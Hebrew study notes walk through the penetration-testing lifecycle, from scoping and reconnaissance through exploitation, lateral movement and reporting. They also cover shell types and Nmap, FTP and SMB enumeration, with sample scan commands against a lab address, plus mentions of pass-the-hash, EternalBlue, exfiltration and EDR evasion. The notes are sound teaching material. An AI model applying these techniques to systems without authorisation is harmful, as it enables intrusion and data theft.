**סיכום כל התהליך - בדיקות חדירת מערכות (Penetration Testing)**

תהליך חדירת המבחן (Penetration Testing) הוא תהליך שבמסגרתו נבדקות מערכות טכנולוגיות בארגון כדי לזהות בעיות אבטחה ולחשוף פרצות שיכולות להוות סיכון. תהליך זה כולל מספר שלבים מרכזיים שכוללים את הגדרת היקף המבחן, איסוף מידע, ביצוע הבדיקה בפועל, תיעוד תוצאות, וניהול תקלות.

**1. שלב ההגדרה ההתחלתית - Pre-Engagement**

לפני שמתחילים בתהליך חדירת המבחן, יש לבצע הגדרה מדויקת של תחום ויכולות הבדיקה, ולוודא שכל הצדדים המעורבים (החברה שמזמינה את הבדיקה והמבחן עצמו) מבינים את התנאים וההגבלות. השלב כולל את החתימה על חוזים והסכמים משפטיים, שמבהירים את מטרת המבחן, היקפו, המגבלות, והגדרות הצלחה.

**מה כלול בשלב זה:**

הגדרת תחום הבדיקה (Scope): מה נבדק, מה לא נבדק, אילו מערכות נכנסות למסגרת הבדיקה.

הסכמים משפטיים: התנאים בהן תתבצע הבדיקה, כולל כל פרט של הסכמה והסיכונים.

הגדרת מטרות המבחן: מה החברה רוצה להשיג: ניהול סיכונים, זיהוי פרצות, חיזוק המערכת וכו'.

**2. שלב איסוף המידע - Information Gathering**

איסוף המידע הוא שלב קריטי, שמהווה את הבסיס לכל תהליך חדירת המבחן. בשלב זה מתבצע איסוף של מידע על היעד, הן באופן אקטיבי (סריקות, ניתוחים), והן באופן פאסיבי (איתור מידע פומבי ברשתות ובאתרים ציבוריים). שלב זה נעשה ממספר מקורות ומשתמש במספר טכניקות כדי לאתר את התשתיות, השירותים והמידע הרגיש שיכול לשמש בניצול פוטנציאלי.

**שלב זה מחולק לקטגוריות שונות:**

מודיעין ממקורות פתוחים (OSINT): זיהוי מידע רגיש או רשות מידע הנמצא באתרים ציבוריים כמו פורומים, רשתות חברתיות, Github, StackOverflow ועוד. במקרים רבים, מידע זה יכול לכלול סיסמאות, מפתחות SSH, או קוד בלתי מוגן שיכול להוביל לבעיות אבטחה חמורות.

מיפוי התשתיות (Infrastructure Enumeration): מיפוי השרתים, כתובות ה-IP והחיבורים שהארגון משתמש בהם, כולל שרתי DNS, שרתי דואר, אינסטנציות של ענן ועוד. המיפוי מסייע להבין את הארגון והפריסה של המערכות השונות.

מיפוי השירותים (Service Enumeration): שלב שבו מזהים את השירותים הרצים על המחשבים, השרתים והמערכות. השירותים יכולים לכלול פרוטוקולים פתוחים, גרסאות שונות של תוכנה, ומידע על הגדרותיהם.

מיפוי מחשבים ושרתים (Host Enumeration): כלול בסריקות לאיתור כל מחשב ושרת פעיל במערכת. לאחר מכן, מתבצע זיהוי מערכת ההפעלה, השירותים הפועלים, הגרסאות שלהם ופרטי קונפיגורציה.

דוגמאות לפגיעות באיסוף מידע:

קוד לא מאובטח ב-GitHub שמכיל מפתחות SSH.

פרסומים של סיסמאות בבלוגים או פורומים מקצועיים.

דליפת מידע רגיש דרך רשתות חברתיות של עובדים.

**3. שלב הניצול והבדיקות האקטיביות - Exploitation**

לאחר איסוף המידע, בשלב זה מבוצעות התקפות על המערכות על מנת לנצל את הפרצות שנמצאו ולבצע חדירה למערכות. זהו השלב שבו למעשה נבדקת היכולת לנצל חולשות בתשתיות השירותים.

**תהליך:**

חיפושי פרצות: זיהוי בעיות קונפיגורציה, שירותים חשופים, ושירותים לא מעודכנים על מנת לנצל חולשות.

התקפות רשת (Network Attacks): תקפות מבוססות רשת כמו דחיפת סיסמאות או השתלטות על יישומים.

התקפות מבוססות תוכנה: שימוש בחולשות בתוכנה כדי להשיג גישה למערכות פנימיות.

**4. שלב המניפולציה והרחבת הגישה - Privilege Escalation**

לאחר הניצול הראשוני, המטרה היא להרחיב את הגישה שהושגה ולהשיג גישה עליונה יותר או נרחבת יותר למערכת. בשלב זה, מבוצע שימוש במידע שנמצא קודם כדי לקבל גישה לרשאות גבוהות יותר או למערכות קריטיות יותר.

**דוגמאות:**

שימוש בהתקפות סיסמאות לשדרוג גישה.

ניצול שגיאות בתוכנה לצורך עליית הרשאות.

שליטה במערכות קריטיות לאחר ניצול פרצות ברכיבי מערכת.

**5. Post-Exploitation**

בשלב שלאחר הניצול (Post-Exploitation), המטרה היא להשיג מידע רגיש ומידע עסקי משמעותי מתוך המערכת שהותקפה. לשם כך, נעשה שימוש בטכניקות שונות הכוללות:

🔹 **בדיקות התחמקות (Evasive Testing)** – בדיקות שמטרתן לזהות האם המערכת מסוגלת לזהות ולמנוע פעולות זדוניות. הן מחולקות לשלושה סוגים:

1. **Evasive** – התחמקות מלאה מגילוי
2. **Hybrid Evasive** – שילוב של בדיקות רגילות והתחמקות
3. **Non-Evasive** – בדיקות ללא ניסיון התחמקות

🔹 **איסוף מידע (Information Gathering)** – חידוש איסוף הנתונים מתוך נקודת מבט פנימית, כולל מיפוי שירותים מקומיים, חיבורים ברשת ושירותים קריטיים.

🔹 **Pillaging** – חקר תפקיד השרת ברשת הארגונית, בדיקת תצורות רשת, שיתופי קבצים, תעבורת רשת ואיתור נתונים רגישים כגון סיסמאות בקבצים, סקריפטים או מסמכים.

🔹 **השגת גישה מתמשכת (Persistence)** – הקמת גישה מתמשכת למערכת כדי למנוע ניתוק בעקבות גילוי או תקלות.

🔹 **הערכת חולשות (Vulnerability Assessment)** – בדיקת החולשות של המערכת מתוך גישה פנימית, תוך שימוש במידע שנאסף כדי להמשיך להתקדם.

🔹 **הסלמת הרשאות (Privilege Escalation)** – השגת הרשאות גבוהות יותר (למשל root או Admin) כדי לאפשר גישה רחבה יותר ברשת.

🔹 **הוצאת מידע (Data Exfiltration)** – בדיקה האם ניתן להוציא מידע רגיש מהמארח אל מערכת חיצונית, תוך התחשבות במנגנוני אבטחה כמו DLP ו-EDR. במקרים מסוימים נעשה שימוש במידע מזויף (כגון מספרי כרטיסי אשראי מדומים) כדי לבדוק את רמת ההגנה של הארגון.

### **תקני אבטחה רלוונטיים:**

חברות מחויבות לעמוד בתקני אבטחה בהתאם לסוג המידע שהן מחזיקות. לדוגמה:

* **PCI-DSS** – לתשלומי כרטיסי אשראי
* **HIPAA** – למידע רפואי
* **GLBA** – למידע בנקאי
* **FISMA** – למידע ממשלתי

**6. Lateral Movement**

לאחר שלב הניצול (Exploitation) והשלב שלאחר הניצול (Post-Exploitation), מגיע שלב **התנועה הרוחבית (Lateral Movement)**. מטרת שלב זה היא לבדוק עד כמה תוקף יכול לנוע ברחבי הרשת הארגונית, לנצל חולשות פנימיות ולהשיג מידע רגיש נוסף. דוגמה נפוצה לכך היא מתקפת כופרה (Ransomware), שבה תוכנה זדונית מצפינה את כל המערכות ברשת ודורשת תשלום עבור שחזור הנתונים.

בשלב זה, ישנם מספר שלבים קריטיים:

🔹 **Pivoting (צירוף/תיעול תנועה)** –  
באמצעות מערכת שנפרצה, התוקף יכול להשתמש בה כמתווך ולשלוח דרכה בקשות לרשת הפנימית, כולל ביצוע סריקות וגישה למערכות שלא ניתן להגיע אליהן ישירות מבחוץ.

🔹 **Evasive Testing (בדיקות התחמקות)** –  
בדיקות שמטרתן להימנע מזיהוי על ידי צוותי אבטחה וכלים כגון EDR, IPS/IDS, ופתרונות מיקרו-סגמנטציה.

🔹 **Information Gathering (איסוף מידע)** –  
איסוף נתונים מהרשת הפנימית, כולל איתור שרתים, תחנות עבודה, הרשאות ומשתמשים שיכולים להוות נקודות תקיפה נוספות.

🔹 **Vulnerability Assessment (הערכת חולשות)** –  
זיהוי חולשות פנימיות, שעלולות להיות רבות יותר מאשר אלו החשופות לאינטרנט, בשל שיתוף מידע והרשאות לא מאובטחות בין קבוצות עובדים.

🔹 **(Privilege) Exploitation (ניצול הרשאות)** –  
שימוש בסיסמאות גלויות, העברת Hashים (Pass-the-Hash), או פיצוח הרשאות כדי להשיג שליטה על מערכות קריטיות. לדוגמה, ניתן ליירט Hash של מנהל מערכת ולהשתמש בו כדי להיכנס למספר מערכות ברשת.

🔹 **Post-Exploitation (לאחר ניצול)** –  
לאחר שהושגה שליטה במערכות נוספות, מבוצע שוב שלב ה-Post-Exploitation כדי לאסוף מידע נוסף ולהשיג דרכי גישה נוספות ברשת.

🔹 **Proof-of-Concept (הוכחת יכולת)** –  
לבסוף, הממצאים מוצגים כחלק מהדוח ללקוח, הכולל הסברים מפורטים על הדרכים שבהן ניתן היה להתקדם בתוך הרשת, וכיצד ניתן למנוע זאת בעתיד.

ההגנה מפני תנועה רוחבית דורשת **הקשחת מערכות, סגמנטציה ברשת, ניטור מתקדם וזיהוי איומים בזמן אמת** כדי למנוע מתוקפים לנצל חולשות פנימיות ולפגוע בארגון.

### **7. סיכום – Proof of Concept (PoC)**

**PoC (הוכחת יכולת)** הוא מושג בניהול פרויקטים שמטרתו להוכיח האם פרויקט אפשרי מבחינה טכנית או עסקית. בהקשר של אבטחת מידע, זהו תהליך שבו מאמתים את קיומן של פגיעויות ומדגימים את השפעתן כדי להניע תהליך תיקון אפקטיבי.

🔹 **מטרת ה-PoC** –  
הצגת הפגיעויות שהתגלו באופן ברור כך שמפתחים או מנהלי מערכות יוכלו לשחזר, להבין, ולתקן אותן. דוגמה נפוצה היא הרצת **calc.exe** במערכת Windows כדרך להוכיח פרצת אבטחה.

🔹 **סוגי PoC** –

1. **תיעוד** – פירוט הבעיה וההשפעה שלה.
2. **קוד/סקריפט לניצול הפגיעות** – מדגים בפועל כיצד ניתן לנצל את הפרצה.

🔹 **אתגר מרכזי** –  
לעיתים, מנהלים ומפתחים מתמקדים בחסימת הסקריפט עצמו במקום לתקן את מקור הבעיה. אך העובדה שסקריפט מסוים לא עובד יותר **לא** אומרת שהמערכת בטוחה, ולכן יש לטפל בשורש הפגיעות.

🔹 **חשיבות הדו"ח והמלצות לתיקון** –  
הדו"ח צריך להציג את הבעיה הרחבה ולא רק את ניצול הפגיעות. לדוגמה, אם נמצא שמשתמש משתמש בסיסמה חלשה **Password123**, הבעיה המרכזית היא **מדיניות סיסמאות חלשה** ולא רק אותה סיסמה ספציפית. שינוי סיסמת המשתמש לא פותר את הבעיה הכללית.

**מסקנה**:  
ה-PoC עוזר להמחיש את הפגיעות בצורה ברורה ולתת המלצות לתיקון מערכתי, תוך הדגשת סטנדרטים גבוהים באבטחת מידע

### **סיכום – Post-Engagement בפעילות בדיקות חדירה**

לאחר השלמת הבדיקות (סריקות, ניצול חולשות, תנועה רוחבית ופוסט-ניצול), יש לבצע מספר פעולות לסגירת הפרויקט באופן מסודר ומקצועי.

### **🔹 ניקוי נתונים (Cleanup)**

📌 מחיקת כלים/סקריפטים שהועלו למערכות הלקוח.

📌 ביטול שינויים קטנים שבוצעו בקונפיגורציות.

📌 תיעוד מלא של השינויים שבוצעו לצורך שקיפות מול הלקוח.

📌 במקרה שאין לנו גישה למערכת לתיקון שאריות, יש להתריע ללקוח ולתעד זאת בנספח לדו"ח.

### **🔹 תיעוד ודיווח (Documentation & Reporting)**

📌 איסוף ראיות כגון פלטי פקודות, צילומי מסך, רשימות מערכות מושפעות ועוד.

📌 מחיקת מידע רגיש (PII) שנחשף במהלך הבדיקה.

📌 הכנת דו"ח ראשוני הכולל:

✔ **שרשרת התקפה** – פירוט הצעדים שהובילו לפריצה.

✔ **תקציר מנהלים ברור** – מובנה להבנה גם עבור בעלי תפקידים לא-טכניים.

✔ **ממצאים מפורטים** – כולל רמת סיכון, השפעה, המלצות תיקון והפניות חיצוניות רלוונטיות.

✔ **שלבים לשחזור** – כדי שהצוותים יוכלו לאמת ולתקן את הפגיעות.

✔ **המלצות לתיקון לטווח קצר, בינוני וארוך**.

✔ **נספחים** – מידע נוסף כמו היקף הבדיקה, מידע OSINT, ניתוח סיסמאות, יצירת חשבונות, שינויים ב-Active Directory, מידע על סריקות ועוד.

### **🔹 סקירת דו"ח עם הלקוח (Report Review Meeting)**

📌 לאחר מסירת טיוטת הדו"ח, מתקיים מפגש לסקירת הממצאים.

📌 במפגש משתתפים אנשי הלקוח וצוות הבדיקה, ובמידת הצורך, מומחים נוספים.

📌 המטרה היא להבהיר ממצאים, להשיב לשאלות ולבצע תיקונים נדרשים.

### **🔹 אישור המסירה (Deliverable Acceptance)**

📌 תחום העבודה (Scope of Work) מגדיר את שלבי קבלת הדו"ח.

📌 לאחר הערות הלקוח, מוגשת גרסה סופית של הדו"ח (FINAL).

📌 חלק מהארגונים דורשים דו"ח סופי ללא סימון "DRAFT" משיקולי ביקורת חיצונית.

### **🔹 בדיקות לאחר תיקון (Post-Remediation Testing)**

📌 הלקוח מציג הוכחות לתיקון הפגיעויות.

📌 צוות הבדיקה מבצע בדיקות חוזרות לוודא שהתיקון אפקטיבי.

📌 דו"ח פוסט-תיקון מציג את מצב המערכת לפני ואחרי:

|  |  |  |  |
| --- | --- | --- | --- |
| **#** | **חומרת ממצא** | **שם הממצא** | **סטטוס** |
| 1 | גבוה | SQL Injection | מתוקן |
| 2 | גבוה | Broken Authentication | מתוקן |
| 3 | גבוה | Unrestricted File Upload | מתוקן |
| 4 | גבוה | Inadequate Web and Egress Filtering | לא מתוקן |
| 5 | בינוני | SMB Signing Not Enabled | לא מתוקן |
| 6 | נמוך | Directory Listing Enabled | לא מתוקן |

📌 יש להציג ראיות לכך שהבעיה אינה קיימת עוד, לדוגמה, פלט סריקות או כישלון טכניקות ניצול ישנות.

### **🔹 תפקיד הבודק בתהליך התיקון**

📌 בודק החדירה **לא** מבצע תיקונים בפועל (אין שינוי קוד, עדכון מערכות או שינוי הגדרות).

📌 שומר על ניטרליות כגורם חיצוני.

📌 מספק המלצות כלליות, אך לא קוד מדויק לתיקון (לדוגמה, "יש לבצע סניטציה של קלט משתמשים" אך לא דוגמה ספציפית בקוד).

### **🔹 שמירת נתונים ומחיקתם (Data Retention & Destruction)**

📌 יש לשמור על נתוני הבדיקה באופן מאובטח ולמחוק אותם בסיום הפרויקט בהתאם לדרישות חוזיות ורגולציות רלוונטיות.

📌 נתונים נשמרים **לתקופה מוגבלת** לצורך שאלות עתידיות או בדיקות חוזרות.

📌 יש לאחסן נתונים מוצפנים ולמחוק אותם עם סיום הבדיקות.

📌 יצירת VM חדש במקרה של בדיקות תיקון עתידיות.

### **🔹 סגירת הפרויקט (Close Out)**

📌 השלמת הדו"ח הסופי, מענה לשאלות הלקוח ובדיקות פוסט-תיקון.

📌 מחיקת כל המידע מהמחשבים בהם בוצעה הבדיקה.

📌 הנפקת חשבונית ללקוח וסיום ההתקשרות.

📌 ביצוע סקר שביעות רצון כדי לשפר תהליכים עתידיים.

📌 שמירה על יחסים טובים עם הלקוח, שעשויים להוביל לפרויקטים נוספים בעתיד.

### **🔹 מסקנה – מקצועיות ושיפור מתמיד**

📌 בדיקות חדירה אינן רק מיומנות טכנית אלא דורשות **מיומנויות תקשורת, שקיפות ומקצועיות**.

📌 לקוח יזכור **איך** עבדנו איתו, לא רק איך "פרצנו" למערכת שלו.


📌 זה הזמן לשפר לא רק יכולות טכניות אלא גם **יכולות ייעוץ ושירות** כדי להעניק חוויית עבודה מקצועית ומועילה ללקוח.

**Vulnerability Assessment (הערכת פגיעות)**

במהלך שלב הערכת הפרצות, אנו בוחנים ומנתחים את המידע שנאסף בשלב איסוף המידע (Information Gathering). הערכת פגיעות היא תהליך אנליטי, המתבסס על הממצאים שנמצאו בשלב הקודם. זהו שלב קריטי, שבו מתבצע ניתוח מעמיק של המרכיבים השונים במערכת והסיכונים הפוטנציאליים הנובעים מהם.

**סוגי ניתוח**

האנליזה היא בחינה מעמיקה של אירוע או תהליך, המתארת את מקורותיו והשפעתו. הניתוח מתבצע בעזרת אמצעים ואמצעי זהירות שניתן לנקוט בהם כדי לתמוך או למנוע התרחשות חוזרת בעתיד. ישנם ארבעה סוגים שונים של ניתוחים:



דוגמה לניתוח

נניח שזיהינו במהלך שלב איסוף המידע (Information Gathering) כי פורט TCP 2121 פתוח על מחשב יעד. על אף העובדה שהפורט פתוח, ניתוח ראשוני עם Nmap לא הצביע על שום מידע נוסף. כעת, נתחיל לשאול שאלות ולסיקור את המידע שהושג:

**האם זה פורט סטנדרטי?**

לא, הפורטים הסטנדרטיים הם בין 0-1023, שהם פורטים "ידועים" או "מערכתיים".

**האם יש משהו בולט במציאת הפורט הזה?**

כן, פורט 21 הוא פורט FTP, והשירות הזה מאוד נפוץ. כנראה שמדובר בגרסה "מוסתרת" של FTP על פורט לא סטנדרטי.

בהתבסס על הנחה זו, נוכל לנסות להתחבר לשירות בעזרת כלים כמו Netcat או לקוח FTP ולוודא או להפריך את ההשערה.

**Vulnerability Research and Analysis (חקר וניתוח פרצות)**

חקר הפרצות הוא שלב שבו אנו מחפשים פרצות ידועות, אקספלויטים (Exploits) וחורי אבטחה שנחשפו בעבר. זהו שלב המשך של הניתוח התיאורי (Descriptive Analysis), שבו אנו מזהים את מרכיבי המערכת וההשפעות של כל רכיב.

כשהמערכת או היישום מזוהים, אנו פונים למאגרים של פרצות כמו CVEdetails, Exploit DB, Vulners, Packet Storm Security ו-NIST כדי לחפש האם קיימת פרצה ידועה שיכולה להשפיע על המערכת שזיהינו.

**שימוש בניתוח דיאגנוסטי וחיזוי**

לאחר שמצאנו פרצה פוטנציאלית, נדרש ניתוח דיאגנוסטי להבנת הגורמים וההשלכות של הפגם. הניתוח החזוי (Predictive) מאפשר לנו להבין את המגמות העתידיות ולהכין את המערכת למניעת ניצול פרצות דומות בעתיד.

**Assesment of Possible Attack Vectors (הערכת וקטורי התקפה)**

השלב כולל גם את ביצוע הבדיקות האמיתיות על המערכת, שמסווגות תחת ניתוח חיזוי. כאן אנו משלבים את המידע ההיסטורי עם המידע העדכני שנמצא בשלב איסוף המידע ומבצעים סימולציות של תקיפות על היעד, תוך שמירה על פרופיל נמוך במקרה של הצורך בהימנעות מזיהוי.

**תהליך הערכה:**

הערכת וקטורי התקפה: זיהוי דרכי הגישה האפשריות לתוך המערכת, כולל סיכונים פוטנציאליים.

החזרת המידע: אם לא ניתן למצוא או לזהות פרצות בברור, נדרש לחזור לשלב איסוף המידע ולבצע חיפושים נוספים.

**The Return (החזרה)**

במקרים בהם לא זיהינו פרצות בעזרת הניתוחים הקודמים, נדרשים לחזור לשלב איסוף המידע כדי להשלים את החסר ולהעמיק במידע שנמצא עד כה. יש לקחת בחשבון כי שלב איסוף המידע ושלב הערכת הפרצות עשויים להתערבב ודרושים לעיתים חזרה על אחד מהם לאחר קבלת ממצאים חדשים.

**סיכום**

תהליך הערכת פגיעות הוא שלב חשוב מאוד בתהליך הכולל של בדיקת חדירת מערכות. בשלב זה אנו לא רק מאתרים פרצות אפשריות, אלא גם מנתחים את סיבותיהן, המגמות הצפויות, ודרכי המניעה או התגובה המתאימות.

**שלב ניצול (Exploitation) - סיכום:**

בשלב **הניצול** מטרתנו היא להשתמש בנקודות תורפה שהזוהו בשלב הקודם (שלב **הערכת חולשות**) על מנת להשיג גישה לא מורשית או להעלות את הרשאות הגישה במערכת. שלב זה דורש התאמה של חולשות שנמצאו לניצול המקרה הספציפי שלנו, על מנת לבצע התקפה מוצלחת, לדוג' להשיג אחיזת רגל (foothold), להעלות הרשאות, או להשיג "ריברז' של" (reverse shell).

**נקודות מרכזיות בשלב הניצול:**

1. **הכנת הניצול:**
   * לעיתים נדרש לשנות את קוד ה- PoC (Proof of Concept) כך שיתאים למערכת היעד. לדוג' כאשר מנסים להשיג "ריברז' של", יש צורך בהתאמה של קוד ה- PoC כך שהמערכת תתחבר חזרה למחשב המתקפה.
   * **הכנת הניצול** כוללת את ההתאמה של קוד ה- PoC למאפיינים הייחודיים של מערכת היעד, כמו מערכת ההפעלה, השירותים והסביבה.
2. **העדפת התקפות אפשריות:**
   * בשלב **הערכת החולשות**, זוהו נקודות תורפה ואז יש לסווג אותן ולהעדיף את ההתקפות על פי:
     + **סבירות הצלחה:** סיכוי שההתקפה תצליח.
     + **מיקוד:** כמה זמן, מאמץ וידע דרושים על מנת להוציא את ההתקפה אל הפועל.
     + **סבירות נזק:** מידת הנזק שההתקפה יכולה לגרום, לדוג' קריסת מערכת או השפעה על שירותים פעילים.
   * יש לבחור ולהעדיף את ההתקפות בצורה זהירה על מנת להימנע מפגיעה מיותרת במערכות הלקוח.
3. **הערכת ההתקפות:**
   * דירוג **CVSS** (Common Vulnerability Scoring System) יכול לעזור להעריך את הצלחה והסיכון של התקפה מסוימת על ידי מתן מדד כמותי לחולשה.
   * המורכבות גם נחשבת, כאשר התקפה לא מוכרת או מסובכת דורשת יותר זמן ומאמץ.
4. **הכנה להתקפה:**
   * לעיתים המתקפה לא תוכל להתבצע עם קוד ניצול מוכר וידוע, ולכן יש צורך **שחזור הניצול** במחשב מקומי או VM כדי להתאים אותו לסביבה של המערכת המטרה.
   * אחרי יצירת הסביבה המקומית והתאמתה למערכת היעד, הניצול נבדק כדי לוודא שהוא פועל כראוי וללא גרימת נזק משמעותי.
   * תצורות שגויות או חולשות ידועות עשויות לדרוש זיהוי מהיר של הכלים הנכונים לניצול והאם ניתן לבצע את הניצול בצורה "בטוחה".
5. **ביצוע ההתקפה:**
   * ברגע שההתקפה בוצעה בהצלחה והושגה גישה ראשונית, יש לתעד את כל הפעולות ולוודא שהן נרשמו כראוי.
   * ברגע שהשגת גישה התבצעה בהצלחה, עוברים לשלב **הניצול שלאחריו** ו **תנועה לרוחב** (Lateral Movement).

לסיכום, שלב הניצול הוא שלב קריטי שכן הוא הופך חולשות תיאורטיות לניצול במציאות. הכנה מדויקת חשובה כדי להוציא את ההתקפות לפועל בצורה יעילה ובטוחה. תקשורת ברורה עם הלקוח והצוות עוזרת להימנע מהשפעות לא רצויות על המערכת ולוודא שהבדיקה נעשית בצורה מאובטחת.

תחילת PT

הארגון הוא חלק חשוב בכל תהליך של פנטסטינג, לימודים, תרגולים או עבודה עם מעבדות כמו HTB. יש לשמור על תיעוד ברור ומדויק כבר מההתחלה כדי להיות יעילים לאורך זמן.

**מבנה תיקיות:** כאשר מבצעים התקפה על מכונה או מעבדה, יש להקפיד על מבנה תיקיות מסודר במערכת. למשל, תחת תיקיית הלקוח ניתן ליצור תיקיות משנה עבור כל בדיקה (כמו מבחני חדירה פנימיים וחיצוניים), ולשמור בהן נתונים כגון מידע על הסקירה, נתונים שהושגו במהלך ההתקפה, פרטי הוכחה (כמו סיסמאות), צילומי מסך, יומני רישום, וכלים שבוצע בהם שימוש.

**כלי לרישום הערות:** הפנטסטים צריכים כלי טוב לרישום הערות וארגון. כל אחד ימצא את הכלי שמתאים לו, אבל אפשרויות פופולריות כוללות את:

* Cherrytree
* Visual Studio Code
* Evernote
* Notion
* GitBook
* Sublime Text
* Notepad++

למשתמשים בתוכנות אלו, יש לוודא שהנתונים נשמרים באופן מקומי ולא בסנכרון עם הענן בעת עבודה עם נתונים רגישים.

**כלים נוספים וטיפים:** מומלץ להחזיק בסיס ידע אישי שיכלול מדריכים, דפי תמצאות, רשימות בדיקה ודוגמאות לפגיעויות שנמצאו. זה יחסוך זמן ויגביר את היעילות בעת ביצוע הערכות והפקת דוחות.

**מונחים נפוצים בבדיקת חדירות והאקינג**

1. **מהו Shell?**
   1. ה-**Shell** הוא תוכנה שמאפשרת למשתמש לתקשר עם מערכת ההפעלה, בדרך כלל דרך ממשק שורת פקודה. בלינוקס, ה-Shell הנפוץ ביותר הוא **Bash** (Bourne Again Shell). כאשר אומרים "לקבל Shell" על מערכת, הכוונה היא להשיג גישה להריץ פקודות עליה.
   2. סוגי Shell:
      1. **Reverse Shell**: המערכת המותקפת יוצרת חיבור חזרה למחשב התוקף.
      2. **Bind Shell**: המערכת המותקפת מאזינה על פורט מסוים, והתוקף מתחבר אליה.
      3. **Web Shell**: סקריפט שמריץ פקודות דרך דפדפן אינטרנט ומאפשר שליטה על השרת.
2. **מהו פורט?**
   1. **פורט** הוא נקודה וירטואלית שמנהלת חיבורים רשתיים במערכת. כל פורט משויך לשירות או יישום מסוים (למשל, HTTP רץ על פורט 80, SSH על פורט 22).
   2. הפורטים מחולקים ל:
      1. **TCP (Transmission Control Protocol)**: חיבור אוריינטציה, דורש "חיזוי" לפני שליחת נתונים.
      2. **UDP (User Datagram Protocol)**: ללא חיבור, מתאים יותר ליישומים בזמן אמת.
   3. פורטים נפוצים:
      1. **21 (FTP)**, **22 (SSH)**, **80 (HTTP)**, **443 (HTTPS)**, **3389 (RDP)**.
3. **מהו שרת אינטרנט (Web Server)?**
   1. **שרת אינטרנט** הוא תוכנה שמספקת תוכן למשתמשים דרך פרוטוקולי HTTP/HTTPS. הוא מנהל בקשות מהדפדפן של המשתמש ומחזיר את התוכן המתאים. לרוב הוא רץ על **פורט 80** (HTTP) ו-**פורט 443** (HTTPS).
   2. יישומי אינטרנט יכולים להיות פגיעים להתקפות, במיוחד אם אין בהם אמצעי אבטחה מתאימים, דבר שמוביל לכך שהם מהווים יעד עיקרי עבור בודקי חדירות.
   3. פגיעויות נפוצות ביישומי אינטרנט (על פי **OWASP Top 10**):
      1. **Broken Access Control**: מגבלות לא מספיקות על גישה לאתרים, חשבונות או נתונים רגישים.

במדריך זה, נלמד כיצד לבצע סריקות רשת כדי לזהות שירותים הפועלים על מחשבים במטרה למצוא חולשות או בעיות בהגדרה שניתן לנצל אותן לצורך חדירה או גישה לא מורשית למערכת.

1. **סריקת שירותים**: כל מחשב ברשת מקבל כתובת IP כדי להיות נגיש על ידי מחשבים אחרים. כל שירות שמריץ המחשב מקבל פורט מסוים. נבצע סריקות עבור השירותים הפתוחים בכתובת ה-IP של המחשב. הכלי העיקרי לכך הוא Nmap, שמבצע סריקה של הפורטים הפתוחים והפונקציות שמבצע כל שירות.
2. **Nmap**: עם הפקודה nmap <כתובת IP>, ניתן לבצע סריקה בסיסית של הפורטים הפתוחים ולהציג את השירותים הרצים עליהם. לדוגמה, אם נרצה מידע נוסף, נוכל להוסיף את הדגלים -sV ו--sC כדי לבצע סריקות נוספות שכוללות זיהוי גרסאות של השירותים והפעלת סקריפטים לבדוק פרטים נוספים.
3. **סריקות נרחבות יותר**: אם נרצה סריקה מעמיקה יותר, נוכל להשתמש בפקודות כמו -p- כדי לסרוק את כל הפורטים האפשריים (65,535), והדגל -A לא רק סורק את הפורטים אלא גם מנסה לזהות את מערכת ההפעלה.
4. **באנס גרabbing**: כששירותים פותחים חיבור, הם לפעמים מציגים "באנר" שמזהה את הגרסה של התוכנה שמריצה את השירות. כלים כמו Nmap ו-Netcat יכולים להחזיר את הבאנר הזה ולספק מידע על הגרסה המדויקת של השירות.
5. **שירותים שונים**:
   1. **FTP**: שירות המאפשר גישה לקבצים מרחוק. ניתן להיכנס אליו עם פרטי משתמש אנונימיים אם הגישה פתוחה.
   2. **SMB**: פרוטוקול שמשמש לשיתוף קבצים בין מחשבים, בעיקר על מערכות Windows. יש סקריפטים ב-Nmap שניתן להריץ כדי לקבל מידע על גרסת ה-SMB, המערכת הפועלת, ועוד.

באמצעות כלים כמו Nmap ו-Netcat, אפשר לאתר חולשות במערכות ולהשתמש בהן כדי לגשת למידע רגיש או לשירותים לא מוגנים.

בשלב הזה, המטרה היא לסרוק את השירותים הרצים על המחשב שמולנו, לזהות את מערכת ההפעלה והשירותים הפתוחים, ולחפש אם יש שירותים פגיעים או לא מוגדרים כראוי שנוכל לנצל. המחשב שמריץ את השירותים נקרא "שרת", והשירותים שמפעילים פעולות מועילות למחשבים אחרים נקראים "שירותים".

לכל מחשב יש כתובת IP שמאפשרת לו להיות מזוהה ברשת. לשירותים שמריצים מחשבים יש גם מספרי פורט שמאפשרים להתחבר אליהם. הכלי הפופולרי ביותר לסריקה של פורטים ושירותים הוא Nmap (Network Mapper).

הסריקה הבסיסית ב-Nmap, לדוגמה `nmap 10.129.42.253`, תסרוק את הפורטים הסטנדרטיים ביותר (1,000 הפורטים הנפוצים ביותר). במקרה שלנו, הפלט יציג לנו את הפורטים הפתוחים על הכתובת שנתנו, כולל הפורטים 21 (FTP), 22 (SSH), 80 (HTTP), 139 ו-445 (Samba).

אם נרצה מידע נוסף על כל שירות, אפשר להוסיף לדוגמה את הפרמטרים `-sV` ו-`-sC` כדי לבצע סריקה מתקדמת. למשל, אם נרצה לאתר את הגרסה של כל שירות שמריץ השרת, נריץ את הפקודה `nmap -sV -sC -p- 10.129.42.253`, שתספק הרבה יותר מידע על השירותים.

בנוסף, אם נרצה לאתר סיכונים ספציפיים, ניתן להפעיל סקריפטים של Nmap שמיועדים לזהות פגיעויות ידועות. לדוגמה, ניתן לסרוק את הפורט 445 עם סקריפט לגילוי גרסת מערכת ההפעלה של השרת.

בנוגע ל-FTP, כאשר נריץ סריקת Nmap על פורט 21, נגלה אם השירות הזה מאפשר התחברות אנונימית או לא. אם השירות מאפשר התחברות כזו, אפשר להיכנס אליו ולהוריד קבצים (למשל, קובץ שמכיל שמות משתמשים וסיסמאות).

לאחר מכן, ניתן להשתמש ב-`smbclient` כדי לסרוק שיתופים של SMB (שירות שמאוד נפוץ ב-Windows), ולעיתים גם כאן יש קבצים עם מידע רגיש.

השלב הבא יהיה להמשיך לחקור את השירותים שנמצאו ולנסות לנצל אותם, לדוגמה על ידי התקפות כמו EternalBlue על SMB או ביצוע של התקפות על FTP שמאפשרות התחברות לא מאובטחת.

### **סריקת אתרי אינטרנט (Web Enumeration)**

